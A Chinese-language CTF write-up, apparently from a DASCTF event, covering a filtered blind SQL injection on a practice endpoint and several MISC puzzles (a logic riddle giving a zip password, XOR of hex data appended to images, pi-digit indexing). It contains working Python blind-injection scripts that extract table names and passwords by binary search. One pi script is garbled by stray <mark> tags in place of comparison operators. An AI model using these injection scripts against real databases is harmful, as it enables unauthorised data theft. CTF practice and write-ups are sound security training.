
2、找到SUPPSERAPI.php通过查看源代码发现在前端对id参数做了限制

3、观察发现是一个sql注入,参数名id
过滤了一堆特殊符号
`~!@#$%^&*()_+<>?:"{},.\/;'[\]
这里通过id传参,然后前端过滤掉这么多字符,给id传1和2,分别为admin和flag。测试几次发现前端过滤的死死的,后端也过滤了if,union等函数。这里我们使用sql盲注,比如写一个payload为
id=1 and ascii(substr((select database()),1,1))>1
看这个语句基本上就返回id=1,也就是admin,但是页面存在前端限制,只会弹框

所以需要盲注,利用返回包的长度或者关键词admin作为盲注判断的依据。
盲注用枚举法是最简单的,但是速度很慢的,没有个几分钟跑不出来
可以采用二分法盲注,即让目标元素与临界值的中间元素进行比较
二分法盲注脚本参考https://blog.csdn.net/qq_43756333/article/details/106332497
payload
修改自https://cn-sec.com/archives/1199102.html
import re
import requests
import time

url = "http://d360d124-6b20-4866-a2fe-8b80683c209c.node4.buuoj.cn:81/SUPPERAPI.php?"
payload = f"id=1 and ascii(substr((select database()),1,1))>127"
res = ''

for i in range(50):
   low = 32
   high = 127
   while(low <= high):
      mid = (high + low) //2
      print(low, mid, high)
      payload = "id=1 and ascii(substr((select password from users where id=2),{0},1))>{1}".format(i,mid)
      print(payload)
      re = requests.get(url + payload)
#print(response.text)
      if 'admin' in re.text:
         low = mid + 1
      else:
         high = mid - 1
         print("[+]:",low, res)
         time.sleep(1)
   res += chr(low)
   print("[+]:",low, res)
print(res)

官方payload
时间盲注,但是好像有点问题,跑不出结果
import requests
import time

url = "http://c13ddec7-2847-49da-a9ac-5fa290687898.node4.buuoj.cn:81/SUPPERAPI.php?id="

flag = ''

for i in range(1, 50):
    left = 32
    right = 126
    mid = (left + right) // 2
    while left < right:
        time.sleep(0.1)
        # payload = "1 and ascii(substr((database()),{},1))>{}".format(i, mid)
        # payload = "1 and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema='ctf'),{},1))>{}".format(i, mid)
        # payload = "1 and ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='users'),{},1))>{}".format(
        #     i, mid)
        payload = "1 and ascii(substr((select group_concat(password) from users where username='flag'),{},1))>{}".format(i, mid)
        r = requests.get(url+payload)
        if 'admin' in r.text:
            left = mid + 1
        else:
            right = mid
            mid = (left + right) // 2
            flag += chr(mid)
    print(flag)
MISC
听说你是个侦探
压缩包密码
直接字典爆破
可以爆破密码,写个字典,最后跑出来ICYBETRAYALS
推理思路
1.首先总结出出现的所有人物,并按照性别进行分组: 男: Ben, Bob, Charles, Duke, Luke, Olivia, Robin, Scott, Steve, York, Young 女: Ada, Alice, Elisa, lris, Tina
2.根据第3、7、11条线索(简写作#3+7+11, 下同)的描述可知: Ada必住在9或11号房;又因#12
、Ben、 Bob, 则Ben与Bob必住在1与16中,但是却与#22的描述产生了矛盾,故必有-一个三个字母名字的人没出现在卷宗中,且这个人住在1或16中(因为#8+11夫妻只有2对,且有至少一个空房,所以总人数为17,且只有有一个空房) ;3.#18: 空房位于中间四个房间之一: #12: 1、16号房主存活,故空房不为6、11号,又因10号房是Charles,故空房为7号;
4.#12+14: Duke住14号房;
5.#20: Elisa的位置为3、 4、8,元音字母只有一个的有Ben、Bob、 Scott、 York, Bob存活故 只剩下三人,故Elisa住4号房,Scott住3或8号房;
6.#18+25: Luke与妻子住15号房,Scott住3号房, #12+24: Bob住1号房,Eve住16号 房,#23: Iris住2号房,#2: Steve住5号房;
7.#5+13+17: Olivia存活, #25: Olivia的丈夫不是Luke;
8.#10: 另一对夫妻在5或9号房,#15: Young住6号房,Olivia与Steve住5号房;
9.#9+11: York不住在8号房,8号房住的是单身的Ben, 12号房是Alice, 11号房是York ,#7: 9号房是Ada;
10.#4
、Olivia夫妻之一 ,11.至此可得出所有人的居住位置及存活状态;
12.#6+ 19+21+22:第三至第八个遇害的人分别是: Young、Ben、 Elisa、 Tina、 Robin、Alice。
综上可得死亡顺序为:Iris → Charles → Young →Ben → Elisa → Tina →Robin →Alice → York →Ada →Luke → Scott,按顺序取名字的首字母,可得:ICYBETRAYALS。
因此压缩包密码为md5(ICYBETRAYALS)=6991cbf525f0cbf574c609f7d9d30222
十六进制按位异或
在两张图片末尾都带有附加16进制数据,并且长度一致
50 7A E0 B6 AB B8 5B F8 77 53 CB 8D FF A2 C0 42 30 E3 BE 59 CD 6E D4 21 65 CD 5D 69 BC 4E D3
09 15 95 96 CD D1 35 9C 57 27 A3 EC 8B 83 94 2A 59 90 9E 20 A2 1B A6 01 04 BA 3C 1B D8 74 B7
十六进制按位异或得到

发现两个图片名字长度都为64,而且可以看作16进制数据,同样进行按位异或
1826b3973a2ec0531fd246f5f41defa42e51cb7d6d7015e45a2656a52fcf16
7955d0e35c55b93c6aac27879130ae894d30b9180b0579bb0a4339d543aa6b
得到

dasctf{you~are-A-careful_People}
哆来咪发唆拉西哆
看完官方wp,这出题人是搞人工智能的吧,题目里处处都透着人工智能的气息,无语
知识点
圆周率的计算、pdf格式理解
解题步骤
打开文件后发现一个pdf格式的乐谱,从网上找了个pdftomusic听了听
同时借助搜索引擎,得知歌曲是圆周率之歌

用010打开后发现pdf里面藏了一个zip


分离解压得到一个txt
https://blog.csdn.net/u013421629/article/details/72640062
# -*- coding: utf-8 -*-
from __future__ import division
from tqdm import tqdm
import time

def makepi(number):
    time1=time.time()
    ################算法根据马青公式计算圆周率####################

    # number = int(raw_input('请输入想要计算到小数点后的位数n:'))
    # number=10000+30

    # 多计算10位,防止尾数取舍的影响
    number1 = number+10

    # 算到小数点后number1位
    b = 10**number1

    # 求含4/5的首项
    x1 = b*4//5
    # 求含1/239的首项
    x2 = b// -239

    # 求第一大项
    he = x1+x2
    #设置下面循环的终点,即共计算n项
    number *= 2

    #循环初值=3,末值2n,步长=2
    for i in tqdm(range(3,number,2)):
        # 求每个含1/5的项及符号
        x1 //= -25
        # 求每个含1/239的项及符号
        x2 //= -57121
        # 求两项之和
        x = (x1+x2) // i
        # 求总和
        he += x

    # 求出π
    pai = he*4
    #舍掉后十位
    pai //= 10**10

    ############ 输出圆周率π的值
    paistring=str(pai)
    result=paistring[0]+str('.')+paistring[1:len(paistring)]
    print (result)
    # flag=result[-30:]

    # print('flag is DASCTF{{{}}}'.format(flag))
    open('pi.txt','w').write(result)

    time2=time.time()
    print (u'总共耗时:' + str(time2 - time1) + 's')

    return result
得到如下结果
3.1415926535897932384626433832795028841971693993751058209749445923078164062862089986280348253421170679821480865132823066470938446095505822317253594081284811174502841027019385211055596446229489549303819644288109756659334461284756482337867831652712019091456485669234603486104543266482133936072602491412737245870066063155881748815209209628292540917153643678925903600113305305488204665213841469519415116094330572703657595919530921861173819326117931051185480744623799627495673518857527248912279381830119491298336733624406566430860213949463952247371907021798609437027705392171762931767523846748184676694051320005681271452635608277857713427577896091736371787214684409012249534301465495853710507922796892589235420199561121290219608640344181598136297747713099605187072113499999983729780499510597317328160963185950244594553469083026425223082533446850352619311881710100031378387528865875332083814206171776691473035982534904287554687311595628638823537875937519577818577805321712268066130019278766111959092164201989380952572010654858632788659361533818279682303019520353018529689957736225994138912497217752834791315155748572424541506959508295331168617278558890750983817546374649393192550604009277016711390098488240128583616035637076601047101819429555961989467678374494482553797747268471040475346462080466842590694912933136770289891521047521620569660240580381501935112533824300355876402474964732639141992726042699227967823547816360093417216412199245863150302861829745557067498385054945885869269956909272107975093029553211653449872027559602364806654991198818347977535663698074265425278625518184175746728909777727938000816470600161452491921732172147723501414419735685481613611573525521334757418494684385233239073941433345477624168625189835694855620992192221842725502542568876717904946016534668049886272327917860857843838279679766814541009538837863609506800642251252051173929848960841284886269456042419652850222106611863067442786220391949450471237137869609563643719172874677646575739624138908658326459958133904780275900994657640789512694683983525957098258226205224894077267194782684826014769909026401363944374553050682034962524517493996514314298091906592509372216964615157098583874105978859597729754989301617539284681382686838689427741559918559252459539594310499725246808459872736446958486538367362226260991246080512438843904512441365497627807977156914359977001296160894416948685558484063534220722258284886481584560285060168427394522674676788952521385225499546667278239864565961163548862305774564980355936345681743241125150760694794510965960940252288797108931456691368672287489405601015033086179286809208747609178249385890097149096759852613655497818931297848216829989487226588048575640142704775551323796414515237462343645428584447952658678210511413547357395231134271661021359695362314429524849371871101457654035902799344037420073105785390621983874478084784896833214457138687519435064302184531910484810053706146806749192781911979399520614196634287544406437451237181921799983910159195618146751426912397489409071864942319615679452080951465502252316038819301420937621378559566389377870830390697920773467221825625996615014215030680384477345492026054146659252014974428507325186660021324340881907104863317346496514539057962685610055081066587969981635747363840525714591028970641401109712062804390397595156771577004203378699360072305587631763594218731251471205329281918261861258673215791984148488291644706095752706957220917567116722910981690915280173506712748583222871835209353965725121083579151369882091444210067510334671103141267111369908658516398315019701651511685171437657618351556508849099898599823873455283316355076479185358932261854896321329330898570642046752590709154814165498594616371802709819943099244889575712828905923233260972997120844335732654893823911932597463667305836041428138830320382490375898524374417029132765618093773444030707469211201913020330380197621101100449293215160842444859637669838952286847831235526582131449576857262433441893039686426243410773226978028073189154411010446823252716201052652272111660396665573092547110557853763466820653109896526918620564769312570586356620185581007293606598764861179104533488503461136576867532494416680396265797877185560845529654126654085306143444318586769751456614068007002378776591344017127494704205622305389945613140711270004078547332699390814546646458807972708266830634328587856983052358089330657574067954571637752542021149557615814002501262285941302164715509792592309907965473761255176567513575178296664547791745011299614890304639947132962107340437518957359614589019389713111790429782856475032031986915140287080859904801094121472213179476477726224142548545403321571853061422881375850430633217518297986622371721591607716692547487389866549494501146540628433663937900397692656721463853067360965712091807638327166416274888800786925602902284721040317211860820419000422966171196377921337575114959501566049631862947265473642523081770367515906735023507283540567040386743513622224771589150495309844489333096340878076932599397805419341447377441842631298608099888687413260472156951623965864573021631598193195167353812974167729478672422924654366800980676928238280689964004824354037014163149658979409243237896907069779422362508221688957383798623001593776471651228935786015881617557829735233446042815126272037343146531977774160319906655418763979293344195215413418994854447345673831624993419131814809277771038638773431772075456545322077709212019051660962804909263601975988281613323166636528619326686336062735676303544776280350450777235547105859548702790814356240145171806246436267945612753181340783303362542327839449753824372058353114771199260638133467768796959703098339130771098704085913374641442822772634659470474587847787201927715280731767907707157213444730605700733492436931138350493163128404251219256517980694113528013147013047816437885185290928545201165839341965621349143415956258658655705526904965209858033850722426482939728584783163057777560688876446248246857926039535277348030480290058760758251047470916439613626760449256274204208320856611906254543372131535958450687724602901618766795240616342522577195429162991930645537799140373404328752628889639958794757291746426357455254079091451357111369410911939325191076020825202618798531887705842972591677813149699009019211697173727847684726860849003377024242916513005005168323364350389517029893922334517220138128069650117844087451960121228599371623130171144484640903890644954440061986907548516026327505298349187407866808818338510228334508504860825039302133219715518430635455007668282949304137765527939751754613953984683393638304746119966538581538420568533862186725233402830871123282789212507712629463229563989898935821167456270102183564622013496715188190973038119800497340723961036854066431939509790190699639552453005450580685501956730229219139339185680344903982059551002263535361920419947455385938102343955449597783779023742161727111723643435439478221818528624085140066604433258885698670543154706965747458550332323342107301545940516553790686627333799585115625784322988273723198987571415957811196358330059408730681216028764962867446047746491599505497374256269010490377819868359381465741268049256487985561453723478673303904688383436346553794986419270563872931748723320837601123029911367938627089438799362016295154133714248928307220126901475466847653576164773794675200490757155527819653621323926406160136358155907422020203187277605277219005561484255518792530343513984425322341576233610642506390497500865627109535919465897514131034822769306247435363256916078154781811528436679570611086153315044521274739245449454236828860613408414863776700961207151249140430272538607648236341433462351897576645216413767969031495019108575984423919862916421939949072362346468441173940326591840443780513338945257423995082965912285085558215725031071257012668302402929525220118726767562204154205161841634847565169998116141010029960783869092916030288400269104140792886215078424516709087000699282120660418371806535567252532567532861291042487761825829765157959847035622262934860034158722980534989650226291748788202734209222245339856264766914905562842503912757710284027998066365825488926488025456610172967026640765590429099456815065265305371829412703369313785178609040708667114965583434347693385781711386455873678123014587687126603489139095620099393610310291616152881384379099042317473363948045759314931405297634757481193567091101377517210080315590248530906692037671922033229094334676851422144773793937517034436619910403375111735471918550464490263655128162288244625759163330391072253837421821408835086573917715096828874782656995995744906617583441375223970968340800535598491754173818839994469748676265516582765848358845314277568790029095170283529716344562129640435231176006651012412006597558512761785838292041974844236080071930457618932349229279650198751872127267507981255470958904556357921221033346697499235630254947802490114195212382815309114079073860251522742995818072471625916685451333123948049470791191532673430282441860414263639548000448002670496248201792896476697583183271314251702969234889627668440323260927524960357996469256504936818360900323809293459588970695365349406034021665443755890045632882250545255640564482465151875471196218443965825337543885690941130315095261793780029741207665147939425902989695946995565761218656196733786236256125216320862869222103274889218654364802296780705765615144632046927906821207388377814233562823608963208068222468012248261177185896381409183903673672220888321513755600372798394004152970028783076670944474560134556417254370906979396122571429894671543578468788614445812314593571984922528471605049221242470141214780573455105008019086996033027634787081081754501193071412233908663938339529425786905076431006383519834389341596131854347546495569781038293097164651438407007073604112373599843452251610507027056235266012764848308407611830130527932054274628654036036745328651057065874882256981579367897669742205750596834408697350201410206723585020072452256326513410559240190274216248439140359989535394590944070469120914093870012645600162374288021092764579310657922955249887275846101264836999892256959688159205600101655256375678
尝试以whatisthis中的数组作为索引值查找

以第一组为例,[1570, 1256, 1663, 1169],发现开头都对应同一个数255
同理第二组数[1324, 2142, 1422, 992]作为索引查找后都对应216

麻了
这里偷来了星爷的脚本,他把两个步骤写到了一起
# -*- coding: utf-8 -*-
from __future__ import division
from array import array
from tqdm import tqdm
import time
# 圆周率生成脚本来自 https://blog.csdn.net/u013421629/article/details/72640062
def makepi(number):
    time1=time.time()
    ################算法根据马青公式计算圆周率####################

    # number = int(raw_input('请输入想要计算到小数点后的位数n:'))
    # number=10000+30

    # 多计算10位,防止尾数取舍的影响
    number1 = number+10

    # 算到小数点后number1位
    b = 10**number1

    # 求含4/5的首项
    x1 = b*4//5
    # 求含1/239的首项
    x2 = b// -239

    # 求第一大项
    he = x1+x2
    #设置下面循环的终点,即共计算n项
    number *= 2

    #循环初值=3,末值2n,步长=2
    for i in tqdm(range(3,number,2)):
        # 求每个含1/5的项及符号
        x1 //= -25
        # 求每个含1/239的项及符号
        x2 //= -57121
        # 求两项之和
        x = (x1+x2) // i
        # 求总和
        he += x

    # 求出π
    pai = he*4
    #舍掉后十位
    pai //= 10**10

    ############ 输出圆周率π的值
    paistring=str(pai)
    result=paistring[0]+str('.')+paistring[1:len(paistring)]
    # print (result)
    # flag=result[-30:]

    # print('flag is DASCTF{{{}}}'.format(flag))
    # open('pi.txt','w').write(result)
    return result

# makepi(10000)

# 比较每组中相同的数,输出
def diff(array:list,x:int):
    equals = ""
    array = list(map(int,array))
    for i in range(x):
        if ( (pi[array[0]:array[0]+i+1] <mark> pi[array[1]:array[1]+i+1]) & (pi[array[0]:array[0]+i+1] </mark> pi[array[2]:array[2]+i+1]) & (pi[array[0]:array[0]+i+1] == pi[array[3]:array[3]+i+1])) :
            equals += (pi[array[0]:array[0]+i+1])
        else:
            return equals[len(equals)//2:]

if __name__ == "__main__":
    from Crypto.Util.number import long_to_bytes
    # 获取pi前1万位
    pi = makepi(10000)
